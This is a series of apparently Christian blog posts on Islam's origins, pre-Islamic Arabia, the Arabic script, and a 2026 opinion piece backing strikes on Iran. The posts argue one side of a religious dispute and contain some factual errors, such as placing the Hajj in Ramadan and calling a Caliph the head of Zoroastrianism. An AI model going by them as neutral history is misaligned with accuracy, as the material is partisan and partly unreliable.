
Arabic is a Semitic language. In the sixth century the Arab language consisted of a string of unmarked characters representing consonants. The language didn't possess the pointing or diacritical marks modern Arabic uses to both distinguish between some consonants and the insertion of short vowels. Without pointing it was impossible to distinguish between consonants such as: b from t or th, f from q, j from h and kh, s from d, r from z, s from sh, d from dh, and t from z. Understanding written text from that era was more difficult without these markings The individual either had to be: (1) present, hearing the words spoken or, (2) relayed the word's meaning from a trustworthy transmitter (referred to as isnad), or (3) derive the meaning from the text itself.

When deriving meaning from unpointed Arabic text, one could interpret a number of variant readings from the same text. These variant readings were not simply grammatical differences in tense, person, or subject-verb agreement. Instead these variants produced phrases and statements sometimes having very different meanings. One could produce hundreds or thousands of variant readings from the same text. The differences produced simply by where the user decided to place these marks and which marks they used. Later, different sets of rules developed for applying these marks to unpointed text. We'll see later, the Medinan codex selected by Uthman as the true Qur'an was initially written using unpointed text. The above Arabic

language characteristics led to different text interpretations and developing a number of variant readings we'll cover later.

An Example

One quick example from the *Answering Islam* website looking at the formation of and relationship between some words relevant to this topic. A three letter infinitive verb forms the root for many Arab words. The various words derived from these root forms may or may not have related meanings. Take, for example, the Arabic root SLM. From this root we get the infinitive SaLaMa, which means 'the way of security' or 'the path of safety'. The words below all come from this one infinitive.



Below is each word's meaning.

- ISLaM – submission to the will of Allah
- MuSLiM – one who submits to the will of Allah
- SaLaM – peace
- SaLiMa – to be saved or escape from danger
- ASLiM – see below
- TaSLaM – see below

On the surface there doesn't appear to be any direct relationship between the words above. Adding to this perception, two other derivatives from the same infinitive Salama mean 'the stinging of a snake' and 'the tanning of leather'.

Language Reflects Social Norms

The preceding example reflects words about different things, but I believe there is a common underlying construct. First, with each word there is a relationship between two objects. Whether one submits to his creator, another party, aid in a rescue, a person bitten by a snake, or a tanner working with leather. They are all acts of one object submitting to another. Augustine, in his book City of God, outlines two types of societies. In one society, peace is the norm marked by occasional

periods of conflict. In the second type, conflict is the norm marked by periods of peace. The second society type relies on submission. We will learn more about these two societies later, when discussing governance structures.

I believe the above tells us something about the path of safety within Arab culture. Safety comes through submission. This brings us to the meaning of the words Aslim and Taslim. Toward the end of Muhammad's life, he sent letters to tribes or clans demanding they accept Islam, closing the letters with the words Aslim and Taslim. This phrase has two equivalent meanings; surrender and you will be safe, or surrender or face death. In other words submit and you will be safe. We will return to this aspect of language again later when discussing Islam's tenet formation.

Arab Practices

It is difficult to determine many of the customs and practices within Arabic culture prior to Muhammad. Why? Because the early caliphs ordered all things pre-Muhammad contrary to Islam destroyed. This included literature, poetry, history, and art. What we know comes from a few non-Arabic sources and tradition.

Below are a few pre-Islamic Arab cultural norms we know about. Except for the first two and last in the list, all these practices carried over into Islam. Verses within the Qur'an prohibited the practice of female infanticide. Verses related to the Zaynab affair changed the status of adopted children. They were no longer considered to be the offspring of those adopting them. Finally, the status of women within Islam is very clear, and sanctioned by verses from within the Qur'an and other Islamic sources.

Some Pre-Islamic Cultural Norms

- Female infanticide (a pagan practice also performed within the Roman Empire, but reduced as the influence of Christianity grew).
- Adopted children became offspring of the person adopting them, both culturally and legally.
- Child weddings to girls as young as 8 or thereabouts.
- Multiple wives.
- Frequent blood feuds and payment of blood wit.
- Use of tribal leaders as arbiters.
- Owning of slaves.
- The tribe/clan was paramount in society, but these ties were beginning to fade, being replaced by economic mutual interests in the sixth century.
- The role and status of women is unclear. Some sources suggest women were property. Others indicate property passed through the female's family, they participated equally with their men in taking care of their clan, and even contracted to be wives for a specific period of time. Muhammad's first wife, Khadija, was a widow who had significant wealth of her own.

Tradition has it she hired Muhammad as overseer for some of her caravans—caravans which she appeared to fund. Also according to tradition, one of the bases for their eventual marriage was Muhammad's success in managing those caravans.

In the next article, we begin our study of Islam's development by looking at Muhammad's life and teachings.

Footnotes:

Schaff, Philip, *Nicene and Post-Nicene Fathers, Vol.* 2, *Augustin: City of God, Christian Doctrine*, p. 286, Wm B. Eerdmans Publishing Company, 1989, Book XV, Section 4 and pp. 407-8, Book XIX, Section 12.

Islamic Borrowings and the Arabic People

MARCH 12, 2026
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, GOD AND CULTURE, RELIGIOUS BORROWING

Article three in this series.

The previous article outlined some religions influencing Islam. This article begins with some of the ideas Islam borrowed from them. Then covers some relevant cultural aspects.

Islam's Religious Borrowings

The list below is not complete, but shows how extensive these borrowings were. The noted twentieth century academic, Ignaz Goldziher, wrote "The dogmatic development of Islam took place under the sign of Hellenistic thought; in its legal system the influence of Roman law is unmistakable; the organization of the Islamic state as it took shape during the ʿAbbasid caliphate shows the adaptation of Persian political ideas; Islamic mysticism made use of Neoplatonic and Hindu habits of thought. In each of these areas Islam demonstrates its ability to absorb and assimilate foreign elements so thoroughly that their foreign character can be detected only by the exact analysis of critical research.

ʿWith this receptive character Islam was stamped at its birth. Its founder, Muhammad, did not proclaim new ideas. He did not enrich earlier conceptions of man's relation to the transcendental and infinite … The Arab Prophet's message was an eclectic composite of religious ideas and regulations. The ideas were suggested to him by contacts, which had stirred him deeply, with Jewish, Christian, and other elements, and they seemed to him suited to awaken an earnest

religious mood among his fellow Arabs. The regulations too were derived by foreign sources; he recognized them as needed to institute life according to the will of God."

Zoroastrianism –

- Earning merit by reciting verses from the Avasta (holy text) thereby relieving demerits earned in life.
- The Mizan – a balance weighing man's actions, determining whether he goes to Paradise or Hell.
- The recitation of daily prayers. Islam initially had two sets of daily prayers, then went to three (based on the Jewish schedule), and then to five (based upon the Zoroastrian schedule).
- Muhammad's ascent from Jerusalem is very similar to the Pahlavi Artay, written sometime in the fourth century.
- Zoroastrianism is the official religion of Persia, and prevalent among the aristocrats and military. A Caliph is the head of this religion. The church and state are one.
- The concept of the Road or Path (Sirat); the right way of religion. This is also used to refer to the razor thin bridge between heaven and hell that the unrighteous cannot pass on the final day of accounting.
- The descriptions of what Paradise is like, which is full of physical pleasures.
- The Qur'an contains some Persian words as there were no Arab equivalents. Research puts between 107 and 275 foreign words within the Qur'an coming from Aramaic, Hebrew, Syriac, Ethiopic, Greek and Persian sources.

Judaism –

- Concept of monotheism.
- Muhammad claimed to be the final fulfillment of the line of prophets from the Old Testament that began with Moses.
- Facing the Holy City for prayers (initially Jerusalem and later Mecca).
- Rabbinical words contained within the Qur'an where no Arabic equivalents existed.
- The rabbinical writings from the Talmud (written about 200 AD) form the basis of many of the stories contained within the Qur'an such as:
    - A raven sent to Cain after his killing Abel in Genesis.
    - The murder of an individual being equivalent to killing a whole race.
- Religious doctrines.
    - The unity of God, although as we'll see later the Islamic concept of Allah was heavily influenced by the Neoplatonist writings of Greek philosophers such as Plotinus.
    - Written revelation.
    - Six days for creation, although the Qur'an is inconsistent in the number of days taken for creation.

    - The existence of seven heavens and seven hells (this also appears within Zoroastrianism).
- Mount Caf being the highest point on the Earth—a misunderstanding of the translation of the word 'thohu' from the Hagagah.
- One of the stories of the creation of Adam comes from the Midrash Rabbah.
- The angels being ordered to worship Adam.
- The story of Cain and Abel.
- Gog and Magog.
- Noah's character and conversation within Surah 7 comes from the rabbinical writings in Sanhedrin 108.
- In Surahs 11 and 33, the boiling water used in the Flood as punishment comes from Rosh Hashanah 16.2 and Sanhedrin 108.
- Solomon commanding demons and tricking them into building the Temple in Jerusalem in Surah 34 appears in Gittin 68. I could cite more examples, but these suffice.

Nestorian –

- Jesus was only a man inspired by God.

Gnosticism –

- From the Coptic History of Mary and Protoevangelium of James the Less, that Jesus was born under a palm tree and asked the tree to provide its fruit to Mary.
- The making of clay birds and breathing life into them and speaking at birth to defend Mary's honor from the Gospel of Thomas.
- Christ was only a prophet.
- The Trinity consists of God, Christ, and Mary.
- From the Basilidians, Jesus was not crucified. God would not let a prophet die such a humiliating death. Instead God substituted someone who looked like Jesus, and took Jesus directly up into heaven. Jesus even stood by and laughed while the wrong man suffered in his place.
- The Qur'an contains the story of the Seven Sleepers of Ephesus from James of Sarug (Syrian bishop).

Paganism –

- Pagan practices kept by Islam include slavery, polygamy, easy divorce (for the man), demonic pollution, and ritual cleansing.
- Existence of Jinns.

- The folk tales of Ad and Thamud.
- The Hajj is almost entirely taken from pre-Islamic pagan rituals that were familiar to Arabs and centered on the Kaaba in Mecca. These include:
  - The pilgrimage occurring during the sacred month of Ramadan.
  - The kissing of the Black Stone, Arab pagan gods often resided in stones.
  - Circumambulating the Kaaba seven times, three times fast and four times slow, representing the seven known planets. Each time kissing another stone in the Yamani corner of the Kaaba (this is the side of the Kaaba facing Yemen.)
  - Running from the Kaaba to the top of the hill As Safa and then to and from Al-Marwah (another hill) seven times. This run's purpose in pagan times was to kiss the stones Isaf and Naila located on the top of each hill.
  - Casting of seven stones at each of three pillars in the village of Mina, just east of Mecca.

Christianity –

- All people will experience death and an intermediate state.
- The return of Jesus.
- A resurrection prior to the final day of judgment.
- A final day of judgment for all people.
- A significant part of the Qur'an is either poetry or has no direct Arab connection. These writing's source are hymns, lectionaries, and homilies about Jesus. More about this item in a later article.

The Arabic Peoples

At the beginning of the sixth century, two groups populated the Arabian Peninsula. The Saracens in the north and Hijaz, and the Sabeans in the south. I'll briefly look at each.

Saracens

Saracens consisted of two sub-groups. The first were Bedouins, who were both nomadic and semi-nomadic. Bedouins generally raised animals such as goats, sheep, or camels. They migrated based upon the availability of grazing land, and followed annual routes as their ancestors had done. Bedouins also relied on trade with the settled communities (the second sub-group) for food and metal items such as weapons, and they excelled in fighting.

Bedouins supplemented their own wealth with raids on settlements and caravans, extorting protection fees from some communities. Fighting was considered a form of entertainment; a game reducing the monotony of dessert life. Nomadic groups were usually family, and not more than

two dozen people or so. Clans and tribes rarely gathered together in large groups, and then not for very long.

The second group lived in settlements and often farmed, growing mostly figs and dates. Farming required irrigation in all parts of Arabian Peninsula, except the southwest in what is now Yemen. Most settled communities in the Hijaz and north located themselves around oases. They traded with the Bedouins and the outside world through caravans, obtaining what they couldn't produce for themselves. The caravans contributed to the settlement's wealth through trade, hiring individuals as caravan drivers and workers, supplying the caravans, and selling safe passage. Jewish tribes also had land holdings in many of the most prosperous settlement locations, such as Khaybar, Mecca, Yathrib (Medina), Taima, and Fadak. Jewish and Arab tribes lived together in these communities.

Conflict

The Saracen sub-groups were often in conflict. Settlement tribes paid protection to a particular Bedouin clan to keep them safe from other tribes. These alliances changed, shifting based upon each tribe's current needs. Life was difficult as not enough goods could be created to maintain living conditions. Society organized itself around the tribe, and the tribes were the ruling authority. Although the ties of tribal blood held society together, this was slowly changing; being replaced by common self-interest through trading with merchants and agriculture.

Muruwa

The quality known as muruwa (virility) was paramount within Arab society. It reflected honor, courage, endurance, loyalty to one's group (tribe and/or clan) and social obligations. Muruwa increased by creating alliances beneficial to one's tribe or performing heroic acts. Infringing on this moral code rendered an individual liable to insults and loss of honor. Blood feuds were frequent and required if one's muruwa was impugned. Killing someone outside of one's clan wasn't necessarily bad. It depended upon whether the results were judged to achieve a good end for one's tribe. Relations between tribes had generally been held together by blood and mutual self-interest.

Two Cultural Examples

Here are two quick examples highlighting some cultural differences between the Arab people and the West. The first is making a vow. In the West, this is normally a solemn promise, often one made to God. The person's intent is to keep vow, no matter what happens. Within Arabic culture, we have the following sentiment from a 13th century poet, "What good is a vow if there is no way out." This isn't good or bad in itself, but simply a reflection of their environment. One where needs abruptly changed, so commitments needed to be flexible. A clan's survival could depend on it.

The second relates to one's actions if they got into an argument with an associate, then later realized they were wrong. In the West, the person in the wrong normally apologizes. The following adage from Eastern culture reflects a different norm. "To have a fault is one fault, to admit a fault is two faults." Again, a different cultural standard, neither right nor wrong. Simply different and shaped by life in a harsh environment.

Sabeans

The Sabeans possessed a well-developed culture with their own architecture, written language, and legal system. They had significant seaports, trading with India and eastern Africa. Sabeans also grew crops, raised cattle, and farmed trees producing perfumes and spices. They were primarily pagan but the area around Najran was a Jewish kingdom that by the early sixth century was primarily Christian. In comparison to most Saracens, they lived fairly wealthy and peaceful lives.

Summary

The following are this article's main points. First, Islam borrowed heavily within its religious sphere. We'll see this same degree of borrowing also occurred within other areas of Islamic society, such as law and governance. Second, conflict was prevalent within Arabic culture, often driven by both the scarcity of goods and speed at which wealth could disappear. Alliances shifted to survive. Both these ideas influenced other cultural aspects significant to understanding Islam. Third, the ties of kinship were paramount in early in sixth century Arabic society. However, this was changing; being replaced by economic ties and mutual self-interest by the end of the century —at the time when tradition has it that Muhammad was born.

The third article looks at Arabic ancestry, language, and some common practices. After that we'll pick up with Muhammad's life and teachings, before looking at Islam's history.

Footnote:

Goldziher, Ignaz, *Introduction to Islamic Theology and Law,* Princeton University Press, 1981.

The World Before Muhammad

MARCH 10, 2026
CATEGORIES: ABOUT ISLAM
TAGS: HISTORY, ISLAM, UNEARTHING HISTORY

Article 2 in this series

Before we can evaluate something, we have to first understand it. Much of what we read or see in the media about Islam is either very selectively presented or simply wrong. The primary goal of these articles is help you understand some of Islam's basic tenets and their development. Along the way we will also look at some of the significant difference between Islam and Christianity, and their implications. My objective is not to tell you what to think, but instead to provide you with information and sources you can use to make up your own mind. I am simply going to present the facts, and places where you can find more information if you want it. Where possible the information in these articles will come directly from original sources. These are the best places to use if you truly want to learn about something.

What is Islam?

Islam is usually presented solely as a religion, but is it that simple? Yes, it is a religion, but we will see that it is also much more. Islam is not only a religion, but also both politics and governance. It is law. The military aspects of society are also included within its tenets, as are civics and culture. In short, all within society is Islam. Everything from when and how you worship to the way one should get dressed is all prescribed for you within Islam. These differences often make it difficult for Muslims to understand Jews/Christians and vice versa. Our frames of reference not only differ but are contradictory.

Historical Context

These first articles focus on history. This one the time leading up to Muhammad's birth. But before we start that discussion, there is something very important you need to hear and understand. The subject of these articles is Islam, and not Muslims. Muslims are people, and we all share the same God-given nature. Yes, you will find bad Muslims and good Muslims, just like you will find bad Christians and good Christians. We each have the gift of free will to make our own choices. It is our choices and actions that define who we are. When we talk about Islam we must remember that we are talking about its ideas and tenets, not people. As we are called to do, we will present the truth and present it in love.

The Time Leading Up to Muhammad's Birth

Muhammad was born about 570, over five hundred years after Christ's crucifixion. Some significant events that occurred in between these times include:

- It's been almost 250 years since Constantine's conversion, making Christianity the Roman Empire's official religion. Christianity now has an imperial role as well as a religious one.
- The Roman Empire split into East and West. There is a schism too, within Christianity between East and West, although the rift has temporarily been healed after the fifth ecumenical council in 553. There is a Pope in Rome and a Bishop in Constantinople.
- It's been about 140 years since Augustine in Hippo's death, as the invading Vandal fleet lay off-shore.
- The monastic movement is well underway, a development that will be critical to later history.
- Nestorian monks travelled east to India, China, and eventually the Mongol court.
- It has been almost 150 years since Attila and the Huns sacked Rome.
- Few people speak Greek in the West any longer, and many documents are being translated into Latin.
- The Roman and Persian Empires have been fighting each other for over five hundred years, with most of the conflict occurring within the area we know as the Middle East.

A Map of the World

Europe

If one were to look at a map of the known world at the beginning of the sixth century, it could be divided into four quadrants. In the northwest quadrant were the remains of the Roman Empire, along with the Lombard, Frankish, Visigoth, and Saxon kingdoms in Europe and around the

Mediterranean Sea. Alboin is King of Italy at the birth of Muhammad, and Justin II is the Emperor in the East. This quadrant is largely Christian.

Persia

In the northeast quadrant is the Persian Empire which stretches from modern Syria through Iraq and Iran toward modern India. Chosroes I is King of Persia. The Silk Road connecting China and India with Europe runs through Persia. The teachings of Zoroaster are prevalent among the ruling and military classes within Persia, but its society was very accepting of other religions. Persia also had significant populations of Nestorian, Jews, Monophysite (Jacobite), and Gnostics. Byzantine and Persia have fought many wars.

Persia conquered the Holy Land in 614 under Chosroes II, including Jerusalem, and removed the 'True Cross' to Ctesiphon during Muhammad's life. Heraclius (Byzantine) reconquered Jerusalem in 628 and took back lands in Egypt, Syria, and Armenia. Both sides employed Arab tribes to defend their frontiers from the other. The Byzantines used the Ghassinids, who were largely Monophysite. While the Persians employed the Lakhmids, who were primarily Nestorian. The two tribes believed each other were heretics, and were natural enemies.

Abyssinia

The Kingdom of Abyssinia is to the southwest and corresponds to the areas of modern Ethiopia, Eritrea, and portions of the Sudan. At this time it also held parts of modern Yemen and southern Saudi Arabia. The Yemen contained important seaports on the trade route between India and Europe, and possessed its own architecture, culture, and legal system. The Negus ruled Abyssinia, and is primarily Monophysite. Egypt is also in this quadrant, and primarily Christian.

The Arabian Peninsula

The last quadrant in the southeast is often labeled the 'Empty Quadrant' on maps from this time and consists of the Arabian Peninsula. It is very unlike the other parts of the known world described above. There is no central source of authority in the Arabian Peninsula. Instead authority's basis is tribal. We'll talk more about this peninsula's people later. This part of the world does not possess the wealth of Byzantine, the power of Persia, or the commerce and architecture of Yemen. Rome, Persia, and Abyssinia had each in turn attempted to conquer the Arabian Peninsula and each failed.

Tribal Culture

While the lands in the other three quadrants were largely monotheistic, this quadrant was mostly pagan. However, there were Christian and Jewish tribes, and these lived together with the pagan

ones at this time. The pagan tribes built shrines to worship their gods. Each shrine was controlled by a devout family. Some of these sites became significant enough to be established as a haram. A haram was a sacred place where overt conflict was forbidden. It was a sanctuary. These places served as a neutral ground for negotiations between feuding tribes, and a site for conducting trade fairs. This worked because the tribes believed that violating the sanctuary would bring about divine punishment.

The family in charge of a haram acquired substantial political power. The head of the family in charge of a haram was called a mansib and often served as a mediator in tribal disputes. They could also deny tribes access to a haram. Even more powerful were the Kahins. These were Shamans. They often presented their sacred formulas as poetry, and poetry was a major art form in Arabia at this time. Traditions were kept orally. The Arabic language did not yet possess the pointing and diacritical marks found today.

Muhammad's Tribe

Tradition has it Muhammad belonged to the Quraysh tribe. His family was in charge of the haram of Mecca. This haram (the Kaaba) was perhaps the most significant sacred site in all of Arabia. It is said that the Kaaba contained about 360 idols; these included all of the gods of all of the tribes in Arabia. One of Muhammad's uncles was the mansib of this haram. There was an annual trade fair in Mecca that was attended by all parts of Arabia each year. Poetry contests were often held and the highest honor was to have a poem inscribed and placed within the Kaaba.

Most people on the Arabian Peninsula lived in a narrow strip of land no wider than 200 miles along the Red Sea called the Hijaz. No major trade route ran through Mecca. The trade routes through the Hijaz connected Syria and Egypt in the north with Abyssinia in the south. There was a large historically Jewish kingdom in southern Arabia in what is now Yemen.

Religion's Influence

Islam added nothing new to religion from a theological perspective; instead it borrowed from all those it encountered. What was new was Islam's marrying monotheism with the Bedouin culture. We'll close this article by briefly looking at a few tenets for each of the religions mentioned so far. In the next article we'll pick up this content by looking at some of the specific borrowings from each of these religions, and some relevant aspects of Bedouin culture.

The Roman Empire were primarily Roman Catholic in the west and Orthodox in the east. No more will be said about the two as their tenets are generally known.

As mentioned earlier, Persia was multi-religious and included each of the following groups. Most of these groups also existed outside of Persia:

Zoroastrian (Mazdaism)

Zoroastrianism is monotheistic, but it does not believe in the God of Abraham. Instead they believed in a deity called Ahura Mazda, who governs the universe through his holy spirit. There is an evil counterpart (Ahriman), who will in the end be overcome. Some parallels exist with Christian beliefs and include: six periods of creation, man descending from a single couple (Mashya and Mashyana), rebirth of the world, the coming of a Messiah, the existence of a perfect kingdom, the resurrection of the dead, and everlasting life. Zoroaster was Ahura Mazda's prophet. Traditions exist that Zoroaster was a contemporary of Cyrus the Great, may have met and influenced Pythagoras, and may have been known as Ezekiel to the Jews (although this last is doubtful).

There was a significant following of Zoroastrianism among Persia's aristocracy, military, and commoners. Christians and Jews were predominant among the peasants and urban populations. Zoroastrianism was referred to as Madjus in the Qur'an, and on a par with Christianity and Judaism as a People of the Book.

Nestorian

This sect asserted Christ's humanity through Mary's being the Mother of Christ rather than the Mother of God. Nestorius was an Orthodox Church bishop. His views resulted in the Third Ecumenical Counsel at Ephesus. The Counsel deposed Nestorius as bishop. Byzantine forbid the sect, but Persia did not. It was the largest non-Zoroastrian population in Persia, and found in Babylonia, Khuzistan (Iran), the eastern Arabian coast, Afghanistan, and China.

Judaism

Judaism was the second largest non-Zoroastrian group in Persia. Jews lived primarily between the Tigris and Euphrates rivers, and were the largest population in this area. There were also large populations in Syria and Iraq to the Zagros Mountains. Large populations also resided outside Persia in Palestine, Egypt, and along the North African coasts.

Monophysite (Jacobite)

This sect believed that Christ had only one nature—divine. The orthodox Chalcidian view was Christ had two natures: human and divine. Byzantine also considered the Jacobite beliefs heresy, and they were the third largest non-Zoroastrian group within Persia. Jacobite had sizable communities in Mesopotamia from Armenia to Syria, and along the Tigris River (Assyria). They also had sizable populations within Egypt and Abyssinia. The Eastern Monophysite Primate's seat was in Tagrit, now Iraq, along the Tigris River.

Gnosticism

Gnosticism was a pagan response to monotheism. In general it expressed a dualistic mysticism claiming the need for a special/secret knowledge. It found a refuge within Persia and also had a significant presence in both Syria and Egypt. The Persian sects did not believe in Moses, Jesus, or Muhammad. Instead John the Baptist was central to this sect's beliefs. Their focus was on the 'Knowledge of Life'. The Egyptian and Syrian sect combined paganism with Plato's philosophy. The works of these sects included the Secret Book of John and the Gospels of Thomas and Judas.

Egyptian gnostic thought grew from writings emanating in Alexandria. References to gnosticism first appeared in the writings of Irenaeus in about 180 AD and Clement of Alexandria a short time later. The basic line of gnostic thought included: (1) creation by an inferior godling, (2) this creation was corrupt, (3) it was this malicious godling who prevented man from attaining his true perfection, and (4) Jesus was a teacher who revealed secret knowledge that would free us from the godling's constraints.

Pagan

While there were some Jewish and Christian Arabs, tradition has it most were pagan. Many appear to have acknowledged a creator god called 'Allah', but he was not generally worshipped. The primary pagan gods of the Arabs were:

- Hubal – God of the moon. Along with the sun goddess, they had three daughters.
    - Al-Lat – A solar divinity
    - Al-Huzza –Worship of the planet Venus
    - Manat – A goddess of fate, the Evening Star

Muhammad spoke against the three daughter goddesses, but stopped short of saying anything negative about Hubal. Tradition has it Hubal's idol in Mecca was located within the Kaaba, next to the Black Stone, and it is believed that the two were connected.

Iran Miscalculated — And Christians Need to Understand Why

MARCH 8, 2026
CATEGORIES: ABOUT ISLAM

When I first heard that the United States and Israel had launched military strikes against Iran, my reaction was hesitation.

Christians should never rush to support war. Scripture calls us to pursue peace whenever possible. *"Blessed are the peacemakers, for they shall be called sons of God"* (Matthew 5:9). War brings suffering, destruction, and the loss of human life. No honest believer should cheer for it.

Then I learned something that changed my perspective.

The Math That Changed Everything

Israeli analyst Caroline Glick, international affairs advisor to Prime Minister Netanyahu, recently laid out a reality that most Western media have barely touched.

Iran had industrialized its ballistic missile production to the point where it could build roughly 100 ballistic missiles every month. Meanwhile, Western missile defense systems were producing

interceptor missiles at a pace of only six or seven per month.

Think about what that means. Even the best missile defense system cannot stop an unlimited barrage. When one side can manufacture offensive missiles fifteen times faster than the other side can build interceptors, the math eventually favors the attacker. As Glick explained, Iran was building the capacity to overwhelm missile defenses and devastate cities.

And that was only half of the problem.

According to U.S. special envoy Steve Witkoff, Iranian negotiators boasted that they controlled 460 kilograms of uranium enriched to 60 percent—enough to produce approximately eleven nuclear warheads within a week and a half if taken to weapons grade. When Iran's additional stockpile enriched to around 20 percent is included, Glick notes the regime could potentially field roughly twenty-five more nuclear weapons within a month to a month and a half.

Missiles without nuclear warheads are dangerous. Missiles paired with nuclear weapons change the balance of power entirely.

Caroline Glick: Iran Thought They Could Hold Out, They're GRAVELY Mistaken!
https://youtube.com/watch?v=kYhbqZKu6Tc

Iran Bet the West Would Never Act

For years, Iran appeared confident that Western leaders would keep choosing negotiation over confrontation. Sanctions came and went. Talks dragged on. Meanwhile, Iran continued expanding both its missile arsenal and its nuclear program.

That strategy relied on a dangerous assumption: that the West would always delay hard decisions. Eventually, that assumption collapsed. When U.S. negotiators returned from a third round of talks and reported that Iran had no intention of ending its weapons program—that Iranian officials were, in Glick's words, "just playing for time"—the calculus changed. Waiting longer meant facing a far stronger and more dangerous adversary later.

Iran miscalculated. They treated American restraint as permanent weakness rather than patience with a limit.

The Doctrine Most Western Analysts Ignore

But here is where the story goes deeper than most Western commentary will take you—and where Christians especially need to pay attention.

Iran is a Twelver Shia nation. At the heart of Twelver Shia theology is the doctrine of the Twelfth Imam—also called the Mahdi, or "Guided One." Shia Muslims believe that Muhammad al-Mahdi, born around 868 AD, did not die but was hidden from humanity by Allah in what they call "occultation." He has remained supernaturally concealed for over a thousand years and will return at the end of time to establish justice and peace on earth before the Day of Judgment.

For centuries, this belief was largely passive. The faithful waited. Allah would act in His time.

That changed with the Islamic Revolution of 1979. Under Ayatollah Khomeini, eschatology became state policy. Iran's clerical rulers declared their nation the "Vanguard of the Mahdi"—chosen by Allah to prepare the world for his return. And the preparation they envision is not peaceful. In Twelver Shia tradition, the Mahdi's return requires chaos, bloodshed, and the defeat of Islam's enemies.

Israel, specifically, is identified as the greatest obstacle to the Mahdi's reappearance.

According to a **2022 study from the Middle East Institute**, the Islamic Revolutionary Guard Corps increasingly views the eradication of Israel as a necessary precondition for the Twelfth Imam's return. Senior IRGC cleric Mehdi Taeb stated openly in 2015 that the IRGC must "remove the obstacles to the emergence of the Imam of the Age, the most important of which is the existence of the usurper regime of Israel."

This is not fringe theology. It is official IRGC doctrine. And the indoctrination is intensifying. Since 2009, ideological training within the IRGC has expanded dramatically. According to the **Middle East Forum**, it now accounts for more than half of all required training for recruits and active members. Younger generations of IRGC officers are more radical than their predecessors, not less.

Why Mutually Assured Destruction Does Not Apply

During the Cold War, the logic of Mutually Assured Destruction kept nuclear superpowers from launching first strikes. The assumption was simple: no rational leader would invite his own annihilation.

But that assumption depends on leaders who fear destruction. Iran's ruling ideology does not fear it—it welcomes it.

If Iran's leaders sincerely believe that nuclear war against Israel would trigger the Mahdi's return and the final victory of Islam, then nuclear weapons are not a deterrent. They are a sacrament. The normal rules of deterrence do not apply to a regime that sees apocalyptic destruction as the fulfillment of divine prophecy.

As analyst Tim Orr **wrote in the Times of Israel**, whereas other states treat nuclear weapons as tools for deterrence, Iran's regime views them as instruments to destroy Israel and facilitate the chaos their theology requires.

This is why the chants of "Death to America" and "Death to Israel" are not political slogans. They are theological commitments. Governments sometimes say exactly what they intend to do.

A Christian Perspective: Two Eschatologies in Collision

As Christians who hold a premillennial view of Scripture, we recognize that the Bible also speaks of an end-times climax. Daniel, Ezekiel, and Revelation all point to a period of tribulation, the rise and fall of nations, and the ultimate return of Christ to establish His kingdom.

But here is the critical difference. Biblical eschatology teaches that God is sovereign over the timeline. No human hand can force God's schedule. Jesus told His disciples plainly: *"It is not for you to know times or seasons that the Father has fixed by his own authority"* (Acts 1:7). We are called to occupy until He comes (Luke 19:13)—to be faithful, to proclaim the Gospel, to defend the vulnerable, and to trust God with outcomes.

Iran's Mahdist theology drives its leaders in the opposite direction—to manufacture an apocalypse. To create the chaos they believe will compel their messiah to appear. That is not faith.

That is presumption dressed in religious language. And it is extraordinarily dangerous when paired with ballistic missiles and nuclear material.

Romans 13:4 tells us that governing authorities do not *"bear the sword in vain."* God has ordained government to restrain evil and protect the innocent. The moral challenge for Christians is always to discern when military action represents unjust aggression and when it represents necessary defense. That judgment is never simple. But when a regime is building nuclear weapons, industrializing missile production, surrounding its enemies with proxy armies, and operating under a theology that welcomes global destruction as a pathway to paradise—waiting is not wisdom. It is negligence.

Watch. Understand. Pray.

I am embedding Caroline Glick's interview above because I believe every Christian who cares about what is happening in the Middle East needs to hear it. She lays out the military realities with a clarity that most American media will not give you.

But beyond the military facts, understand the theology driving Iran's decisions. This is not merely a geopolitical conflict. It is a clash of eschatologies—and the stakes are measured in human lives.

Pray for the Iranian people, millions of whom are oppressed by this regime and many of whom are turning to Christ in record numbers. Pray for Israel. Pray for wisdom for American leaders. And pray with knowledge, not ignorance.

"The battle is real, but so is our God. He who sits in the heavens laughs at the schemes of men" (Psalm 2:4). Our calling is not to manufacture the end of the world, but to be faithful witnesses until the One who holds all things in His hands returns to make all things right.

References

Caroline Glick interview (YouTube)

Middle East Institute, "Iran's Revolutionary Guard and the Rising Cult of Mahdism" (2022)

Middle East Forum, "Mahdism: The Apocalyptic Ideology Behind Iran's Nuclear Program" (2023)

GotQuestions.org, "What is the Twelfth Imam in Islamic Eschatology?"

Tim Orr, "Iran's War Against Israel: The Shia Eschatological Vision," Times of Israel (2025)

Decisions Have Consequences

MARCH 5, 2026
CATEGORIES: ABOUT ISLAM
TAGS: ECONOMIC PROBLEMS, GLOBALIST AGENDA, ISLAM, NEED FOR SOUND MONEY

Given events in the world today, and at home here in America, we thought it would be helpful and useful to repost this site's original article series about Islam. We'll begin posting one or two articles each week.

These articles were written in 2015, and since that time some things have changed. Therefore, where information is available, I will update those articles. Otherwise, they will be left with their original content. In addition, I will focus on some differences in ideas or principles between Islam and Christianity, and some implications from those differences.

I've said many times before; we must focus on ideas and not people. We all share the same nature; created in God's image. It is our ideas which inform and shape our decisions and actions. Some argue one cannot meaningfully speak about a subject (such as Islam) if they are not a part of that subject (a Muslim). I respectfully disagree. This series attempts to lay out some differences between Christianity and Islam, and their implications. I only need understand Islam enough to understand the differences. It is more important that I understand my faith, Christianity, so I can see and understand why the differences may—or may not—matter.

A Relevant Economic Example

I'm not an economist, but I can understand economic principles, and some of their implications. Cause and effect. For example, the U.S. and Saudi Arabia reached a fifty year agreement in 1974

creating the petro-dollar. Saudi Arabia would price its oil in dollars. At the time, Saudi Arabia was the world's largest oil producer. In return, it would receive military and economic assistance.

